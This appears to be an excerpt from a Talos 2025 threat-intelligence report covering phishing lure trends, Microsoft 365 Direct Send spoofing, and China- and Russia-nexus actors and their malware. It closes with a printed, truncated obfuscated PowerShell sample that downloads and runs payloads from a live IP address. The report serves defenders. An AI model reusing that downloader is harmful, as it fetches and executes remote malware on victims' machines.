

Phishing trends

In 2025, attackers continued to rely heavily on phishing for initial access, which we observed in 40% of Talos IR cases. Adversaries also leveraged phishing techniques once they were inside victim networks, as we saw a rise in post-compromise internal phishing incidents as well. Most of these cases involved threat actors using valid accounts to gain access, likely via stolen credentials and/or username/password combinations bought on the dark web. Similarly to 2024, attackers continue to prioritize easy access and exploit victims' identities.

In terms of the types of phishing lures Talos saw in our 2025 telemetry, malicious email subject lines looked less like generic spam and much more like everyday business, IT, and travel workflows that executives and employees routinely interact with. While core phishing lures stayed largely constant compared to 2024 — with attackers continuing to lean heavily on invoices, payments, shared documents, and meeting notices — the second tier of lures was marked by a rise in travel-related terms and technical language. These themes were likely targeted at employees involved in corporate travel and IT work, respectively.

Phishing plays key role in initial access and post-compromise activity

In 2025, attackers compromised victims via phishing emails in 40% of Talos IR cases, highlighting the continued success of easy, low-cost social engineering operations. In these cases, we commonly observed phishing emails originating from other internal users or external business partners as actors leveraged compromised accounts to exploit established relationships. In Q2 2025, for instance, this occurred in a staggering 75% of cases where initial access was achieved via phishing. Using a legitimate trusted account affords an attacker numerous advantages, such as potentially bypassing an organization's security controls and appearing more trustworthy to the recipient.

In 2025, there was a significant increase in travel and itinerary themes, suggesting that attackers are exploiting corporate travel and expense workflows, likely to steal credentials, payment information, or MFA tokens via fake SSO pages.

While actors relied on phishing for initial access, they also incorporated it into their operations post-compromise. In 2025, 35% of Talos IR phishing cases involved internal phishing, meaning that actors used phishing emails from compromised accounts to execute additional stages of their attack chain once they were inside the victim's endpoint or network. These operations facilitated a variety of additional malicious activity, including credential theft, cloning of MFA session tokens, and malware deployment.

BEC-style and workflow-based lures remain the primary theme

Most of the phishing ecosystem did not change between 2024 and 2025, based on our analysis of thousands of key terms in blocked email subject lines. According to our findings, 60% of the top 20 terms appearing in phishing subject lines were the same in 2024 and 2025, such as "request," "invoice," "payment," "email," "fwd," "message," "report," and "meeting." This indicates that threats remain heavily focused on hijacking everyday work email contexts like finance, approvals, and routine daily tasks. To achieve this, they pretend to send invoices and payment instructions, requests and approvals, shared documents and reports, and meeting and account notices.

Travel and logistics lures surged

While the bulk of phishing themes remained constant, Talos observed a notable shift at the next tier of lures. In 2025, there was a significant increase in travel and itinerary themes, suggesting that attackers are exploiting corporate travel and expense workflows, likely to steal credentials, payment information, or MFA tokens via fake SSO pages. For example, we saw the terms "airport," "airline," "itinerary," and "boarding" increase in prevalence from 2024 to 2025, and "booking" was a new term that emerged in the 2025 dataset. This suggests that threat actors relied on common corporate travel communications to dupe targets into opening their malicious emails.

Political lures dropped off while IT themes became more prominent

Some of the most prolific lures from 2024 — including those focused on consumers, health, and politics — declined sharply in 2025 while phishing emails with IT themes grew. The decline of political lures, such as "Trump," "Biden," "Kamala," and "election" from 2024 to 2025 is no surprise and reminds us that attackers remain aware of news cycles and global events. We also saw a drop in clickbait-style promotional language, such as "advertisement," "special," "limited," and "save," as well as health-related themes, such as "pain," "medical," "dementia," and others.



While certain lure topics declined from 2024 to 2025, Talos saw new themes emerge. One of the more dramatic shifts was the notable increase in technical terms like "tampering," "error," "code," "domain," "configuration," "troubleshoot," "router," "server," "token," and "cloudfront." IT administrators, developers, and power users are primed to respond quickly to these types of prompts. Based on these findings, the 2025 phishing ecosystem played directly into IT operations and security workflows, with more messages looking like infrastructure alerts and delivery errors.

Figure 16

Direct Send attack process



Featured threat

Microsoft 365 Direct Send attacks surged as attackers spoofed users without ever compromising accounts

In 2025, threat actors again showed us how commonly used systems and services can be exploited with little effort and minimal skill to carry out impactful campaigns against unsuspecting victims. In mid-2025, we saw a surge in actors exploiting the Direct Send feature in Microsoft 365, allowing them to spoof internal email addresses and deliver convincing messages — often with links, QR codes, or attachments — without compromising any real accounts. Here's how the attacks play out in practice, why executives and Fortune 500 organizations are at risk, and how this can escalate into high-impact damage.

What is Direct Send and what are the risks?

Imagine you use your office printer to scan an image and send it to yourself. Back at your desk, you open Microsoft Outlook and see the scanned document in your inbox. The "to" and "from" fields are the same (since you, the employee, sent this to yourself) and the message properly has the attached document you just scanned. This is the very scenario threat actors are exploiting.

The Direct Send feature in Microsoft Exchange Online (part of Microsoft 365) lets systems connected to the internal network — such as printers, scanners, and business applications — send emails to users in that organization without needing to authenticate. In practice, a device can route messages to users that appear to come from the organization's own domain, and they can do so without logging in as a user. Because the traffic is technically delivered through Microsoft's infrastructure and not from an external SMTP server, some of the usual authentication checks applied to outside mail (like SPF, DKIM, or DMARC) may not fire in the same way, giving the email a level of implicit trust.

Figure 17

Direct Send attacks in 2025



Why are actors exploiting it now?

The vulnerability in Direct Send has been known for years, but, until recently, it was mostly treated as a design trade-off rather than a security issue. That changed in 2025, when Talos and other security researchers observed large-scale phishing campaigns abusing the feature. The sharp rise in Direct Send abuse in mid- 2025 appears to be the result of several factors (see Figure 17). First, more organizations have moved to Microsoft 365, creating a larger attack surface and more devices legitimately configured to use Direct Send. Second, many email security tools are configured primarily to inspect external email, and this kind of relay-based spoofing, which bypasses normal authentication checks, allows attackers to quietly compromise victims without triggering alerts. Lastly, we know that threat actors are always looking for reliable, low-effort delivery paths, which likely led to a surge in copycat activity.

What is the potential impact for executives and companies?

Emails that appear to come from internal senders are more likely to be perceived as legitimate, and attackers are exploiting that trust. The types of lures used in the Direct Send-style attacks were highly targeted and enticing, often referencing bonus payouts, compensation and salary information, meeting recordings, and even voicemail memos. By contrast, the most prevalent lures in generic phishing emails were much more overtly clickbait and less crafty that featured time-sensitive requests in all-caps (see next page).

Once an executive is compromised, the attacker has a high-value pivot point: They can impersonate the individual, initiate BEC, order payments, manipulate personnel decisions, or access highly sensitive data. Moreover, the kind of social engineering used in these attacks often involves leadership-style lures (e.g., wire transfers, urgent approvals, missed voicemails/faxes, etc.), which specifically target senior roles.

Another important takeaway is that Direct Send is functioning as originally designed, meaning that threat actors are not exploiting any bugs or vulnerabilities. This is a reminder for organizations to be mindful of adversaries' reliance on TTPs that are not inherently malicious, including living-off-the-land binaries (LOLBins) and open-source and dual-use tools. Blocking external IPs from using the feature, enabling Microsoft's newer "Reject Direct Send" control, tightening SPF/DMARC enforcement, and treating "internal-looking" emails with the same scrutiny as inbound mail are currently the most effective defenses.

Direct Send lures highly targeted compared to generic phishing themes

Ranked from most to least prevalent

Targeted Direct Send attack lures

Email subject theme

- You have a new task
- [Company name] bonus disbursement timeline
- RingCentral voicemail message transcript
- Salary details
- Important task reminder: Your to-do list is waiting
- Immediate release of your funds
- Attn: your grant fund worth $8,500,000
- To do list - [specific date]
- Cloud recording - [Meeting name] is now available
- Your to do list
- Paycheck reminder [date]

Prevalence

Generic phishing/spam lures

Email subject theme

- FLEXIBLE REMOTE PART-TIME JOB
- ALERT ALERT ALERT!!!
- APPLY NOW
- Important Notice: Account Termination
- OFFICE 365 ACCOUNT DEACTIVATION NOTICE!!
- Important information about your funds
- Notification of Stipend
- Notice of Amendment
- ACH REFUND; DISBURSEMENT PENDING
- Update Information 2025
- Student Authentication Needed 2025

Prevalence

State-sponsored threats

China

In recent years, some of the most persistent and sophisticated cyber threats have emanated from China. 2025 was no different, with a variety of new and known China-nexus actors carrying out increasingly efficient and stealthy operations against U.S. and global targets. The number of investigations Talos conducted into China-nexus campaigns increased nearly 75% this year compared to 2024. This reflects the U.S. government's 2025 assessment that China's cyber capabilities are growing both in breadth and depth. Chinese threat actors' weaponization of both newly disclosed and long-standing vulnerabilities allowed them to carry out high-impact, targeted operations as well as broad-scale exploitation campaigns, rendering almost all networks at risk. At the same time, activity from Chinese cybercriminal groups, which have historically featured less prominently in public reporting, became increasingly visible this year, adding new unpredictability to an already complex threat landscape. Ultimately, Chinese threat actors were a formidable threat in 2025 via their ability to conduct long-term stealthy operations and continually outmaneuver security professionals through their use of sophisticated TTPs.

China-nexus groups leveraged known and unknown vulnerabilities at rapid pace to compromise networks globally

In 2025, Talos observed a significant number of high-impact operations carried out by a range of actors in this space, including Chinese-speaking actors and threat clusters linked to APTs publicly attributed to China by the U.S. government. This activity leveraged both known (n-day) and unknown (zero-day) vulnerabilities, underscoring the operational sophistication and global scale of these actors. Numerous groups weaponized zero-days before or immediately following disclosure, while others were constantly scanning for and exploiting long-standing weaknesses in networking equipment or widely used software (see page 32). Both insecure, legacy networks as well as well-defended ones are at risk with these techniques, leaving seemingly every organization vulnerable.

74%

increase in China-related investigations from 2024 to 2025

ToolShell: Rapid zero-day weaponization in action

As detailed earlier in this report, starting in mid-July 2025, threat actors began actively exploiting two path traversal vulnerabilities affecting on-premises SharePoint servers, dubbed ToolShell.

Analysis of the initial wave of exploitation activity revealed TTPs and indicators of compromise consistent with China-nexus actors, before broader opportunistic use by a wide range of threat groups began. We saw actors leverage tools commonly associated with China, such as ChinaChopper, post-compromise and largely target traditional espionage targets, with a focus on U.S. local and federal governments and foreign ministries.

These attacks began instantaneously after public disclosure, in the narrow window before emergency patches were available, demonstrating how these actors value speedy action that can improve their chances of maintaining access beyond the zero-day vulnerability's lifetime.

China-nexus actors capitalizing on zero-days and n-days in 2025

	Who are they?	How do they operate?	Who do they target?
 Zero-days	**UAT-9686:** A Chinese-nexus APT actor whose tool use and infrastructure are consistent with other Chinese threat groups such as APT41 and UNC5174	Targets a zero-day vulnerability for initial access, executes system-level commands, and deploys AquaShell (a custom, persistent Python-based backdoor), AquaTunnel (a reverse SSH tunnel), chisel (another tunneling tool), and AquaPurge (a log-clearing utility) for persistence.	A limited number of organizations operating appliances that run software for Cisco Secure Email Gateway and Secure Email and Web Manager
	UAT-6382: A Chinese-speaking threat actor known to use tools typically deployed by Chinese APTs	Exploits a zero-day for initial access, conducts reconnaissance, and rapidly deploys web shells, such as AntSword and chinatso, followed by Cobalt Strike and VShell malware for long-term access.	Local U.S. government networks
 N-days	**UAT-5918:** An APT with TTPs and victimology that overlap with Chinese APTs such as Volt Typhoon and Earth Estries	Leverages n-days in exposed web and application servers for initial access and uses a combination of web shells and open source tooling, including FRPC, FScan, In-Swor, Earthworm, and Neo-reGeorg, to establish persistence. Conducts information theft and credential harvesting by dumping registry hives and using tools like Mimikatz.	Critical infrastructure, IT, telecommunications, education, and health care in the U.S. and Asia
	UAT-7237: A Chinese-speaking APT that is likely a subgroup of UAT-5918	Uses known vulnerabilities in internet-exposed servers to gain initial access and establishes persistent access via SoftEther VPN and RDP. Harvests credentials with tools like Mimikatz, moves laterally using LOLBins and network scanners, and deploys custom malware loaders to maintain long-term access.	IT entities in Taiwan
	UAT-8607: A threat actor who we assess with medium confidence is China-nexus, based on overlap in TTPs and IOCs with a known Chinese APT group	Leverages known vulnerabilities on vulnerable web servers for initial access, then deploys both custom malware and publicly available dual-use tools such as ADExplorer and V2Ray to establish long-term persistence.	IT entities in Europe

Threat actor spotlight: UAT-8099

Initial access
Exploits vulnerability in high-value IIS server

Discovery
Uploads web shell to server and leverages it to collect system and network information

Privilege escalation
Enables a guest account, sets a password, elevates user privileges to administrator level, and enables RDP

Persistence
Creates a hidden account and sets administrator level privileges for long-term persistence

Execution
Deploys custom BadIIS malware to facilitate SEO poisoning and installs Windows IIS security tool to protect configuration

Exfiltration
Uses open-source and native tooling to exfiltrate data such as logs, credentials, configuration files, and sensitive certificates

Defense evasion
BadIIS variant retrieves malicious code from C2 server instead of having it embedded to evade antivirus solutions

Increased number of Chinese cybercriminal operations highlights emphasis on financial motivation

We came across more campaigns in 2025 than in previous years in which Chinese-speaking actors conducted financially motivated criminal operations outside of traditional espionage-motivated activity. These campaigns leveraged similar tooling and infrastructure as state-linked operations, complicating attribution and tracking efforts. It is likely that in some cases, state-sponsored actors conducted operations for personal profit alongside espionage-focused missions, while in others, cybercriminals collected valuable information during an attack that could be sold to espionage-motivated actors for further exploitation, providing them dual revenue streams.

The attack chain (see sidebar at left) highlights UAT-8099, a threat group that falls into the latter category, as the actors conducted search engine optimization (SEO) poisoning for financial gain while also collecting valuable information that could be used as a key into the network by a state-affiliated group. This group predominately targets Internet Information Services (IIS) servers, highly attractive targets for espionage operations as they can be leveraged for initial access to a target's internal network and stealthy C2 communications.

A March 2025 indictment provided another example of Chinese cybercriminals in action, with the U.S. government charging employees of Chinese technology firm i-Soon for their roles in extensive computer intrusion campaigns against organizations globally. Talos' analysis of leaked i-Soon documents, as well as information in the indictment, revealed victims included dissidents of the Chinese government, news outlets, and U.S. government agencies. In some instances, the indictment alleges the actors carried out the attacks at the direct request of the Chinese government. In other instances, the same threat actors allegedly compromised victim organizations without specific directives and then sold the intelligence to the government, allegedly charging between $10,000 – $75,000 for each compromised email account. Looking forward, it is likely the number of Chinese cybercriminal operations will continue to grow, as it offers actors the opportunity to generate personal funds while simultaneously supporting state-sponsored espionage.

FBI poster on 10 most wanted Aquatic Panda threat actors

Russia

Russian cyber activity in 2025 remained persistent and strategically aligned with broader intelligence and military objectives. Russian APTs exploited unpatched, years-old vulnerabilities — frequently those affecting networking devices — to facilitate espionage and long-term access to victims globally. Meanwhile, both destructive and espionage-motivated cyber attacks targeting Ukraine and its supporters also continued unabated, likely aimed at complementing military efforts and combating international pressure caused by sanctions. Russian cyber actors continue to maintain a high operational tempo and execute impactful campaigns against adversaries globally, underscoring the critical role of cyber capabilities in supporting Russia's geopolitical goals.

Russian APTs continued to find success in exploiting unpatched, older vulnerabilities, particularly in networking devices

Russian APTs carried out widespread attacks against global targets in 2025 by leveraging known vulnerabilities, often in unpatched networking devices, to support long-term intelligence gathering. This tactic underscores how poor patch hygiene or use of EOL, vulnerable equipment remains a significant security risk, enabling actors to covertly compromise organizations at scale even without novel exploits.

For example, this year, APT28 — attributed to Russia's General Staff Main Intelligence Directorate (GRU) — leveraged a WinRAR vulnerability for which the patch was released two years ago (CVE-2023-38831) to gain initial access to Western logistics entities and technology companies involved in the coordination, transport, and delivery of foreign assistance to Ukraine. During the course of the attacks, the actors were able to conduct follow-on targeting by exploiting trust relationships of compromised organizations to extend their access to additional entities, rendering this a significant and impactful campaign. We also saw Russian APT Static Tundra relying on exploitation of known vulnerabilities in 2025 to facilitate targeted espionage-motivated operations against key sectors of interest (see sidebar).

Threat actor spotlight: Static Tundra

Static Tundra specializes in network device exploitation to support long-term intrusion campaigns into organizations that are of strategic interest to the Russian government. It is likely a sub-cluster of another group — Berserk Bear, which the FBI attributes to the Federal Security Service's (FSB) Center 16 — based on an overlap in TTPs and victimology.

We identified Static Tundra targeting at least two older vulnerabilities this year:

CVE-2023-20198

This vulnerability affects the Web User Interface feature of Cisco IOS XE software when exposed to the internet or untrusted networks.

Static Tundra exploited this flaw in highly targeted operations in 2025, focusing on the technology and telecommunications sectors in the U.S.

CVE-2018-0171

Static Tundra also leveraged this seven-year-old critical remote code execution vulnerability this year in Cisco IOS and IOS XE software's Smart Install feature.

They primarily targeted the telecommunications, higher education and manufacturing sectors globally, selecting victims of strategic interest to the Russian government.

SYNful knock

We assess with moderate confidence Static Tundra is associated with historic use of SYNful knock, a malicious implant installed on compromised Cisco devices that was publicly reported in 2015.

This persistent malware demonstrates the group's advanced knowledge of networking devices, as it allows the attacker to gain control of the targeted device and compromise its integrity with a modified Cisco IOS software image. It contains different modules enabled via the HTTP protocol, triggered by crafted TCP packets sent to the device.

Russian cyber activity targeting Ukraine and its supporters remains persistent, reflecting Russia's broader war effort

Russian state-sponsored actors steadily continued their espionage operations against Ukraine's government, military, and critical infrastructure this year and showed ongoing interest in targeting countries supporting Ukraine. Talos also observed persistent destructive attacks, reflecting a campaign that incorporates intelligence gathering and sabotage operations to sustain strategic pressure. Pro-Russia hacktivist groups continued to carry out opportunistic, less sophisticated attacks against operational technology and critical infrastructure, exploiting exposed services and weak credentials to cause disruptions and garner attention.

The consistency we see in Russian cyber activity targeting Ukraine mirrors what is being observed kinetically on the battlefield, where there is a near deadlock with neither side achieving major breakthroughs. Despite diplomatic efforts for a resolution, the war continues with ongoing military operations and significant damage to infrastructure. Pending any significant resolutions or disruptions to the conflict, Ukrainian organizations, their service providers, and any third-party entities that support Ukrainian networks remain at risk from ongoing Russian espionage and disruptive operations.

Russia's offensive cyber activity is highly correlated with developments in the larger geopolitical sphere. For example, the announcement of sanctions intended to apply pressure on Russia by both the U.S. and E.U. often corresponded with our observed levels of Russian cyber activity (see Figure 18). U.S. and E.U. sanctions against Russia spiked in May, October, and December, according to the Council of the European Union and public sources, and May's spike in particular coincided with a fourfold increase in our observed Russia cyber activity, according to data collected from our active investigations and incoming intelligence reports. This pattern indicates that significant geopolitical developments, such as sanctions announcements, can serve as indicators for heightened cyber risk and thus help inform defensive planning and increased vigilance for organizations that are frequent targets of malicious Russian activity.



Figure 18

Sanctions and levels of Russian cyber activity in 2025



Three malware families make up the bulk of the commodity malware threats observed against Ukraine

Russian state-sponsored and cybercriminal adversaries primarily relied on DarkCrystal RAT (DCRAT), Remcos RAT, and Smoke Loader in their operations against Ukraine in 2025, according to Talos investigations and our analysis of industry reporting. Although these malware families are not exclusive to Russia-nexus threat actors, they are repeatedly observed in attack chains and toolkits associated with them and should therefore be high-priority targets for defense and monitoring.

Remcos RAT

Remcos is a commercially available, sophisticated RAT that was first seen in 2016.

While it is marketed as a remote administration tool, Russian threat actors have abused it to conduct extensive system reconnaissance, credential harvesting, lateral movement, and long-term monitoring. It is also commonly distributed via phishing emails.

Smoke Loader

Smoke Loader is a modular loader that was first seen in the wild in 2011 and is available as a malware-as-a-service (MaaS), though sale has reportedly been limited to Russia-nexus actors in recent years.

It primarily delivers secondary payloads, including RATs, stealers, and ransomware.

DCRAT

DCRAT is a modular trojan has been available on underground forums as a MaaS since 2018.

Russian threat groups often deliver DCRAT via phishing emails and leverage it for credential theft, reconnaissance, data exfiltration, and persistent access.

```
iex http://88.151.192.50/ukraine2/invoce.pdf
http://88.151.192.50/ukraine2/svc2.exe

$cOzIt = $env:AppData

function mlShjKU($WlvTdSLa, $tZVNUHlD) {
    curl $WlvTdSLa -o $tZVNUHlD
}

function jandRjfq() {
    function BLrCLol($yXOkO) {
        if(!(Test-Path -Path $tZVNUHlD)) {
            mlShjKU $yXOkO $tZVNUHlD
        }
    }

    $tZVNUHlD = $cOzIt + '\invoce.pdf'
    BLrCLol $CslnlBh.SubString(3,40) $tZVNUHlD
    ii $tZVNUHlD

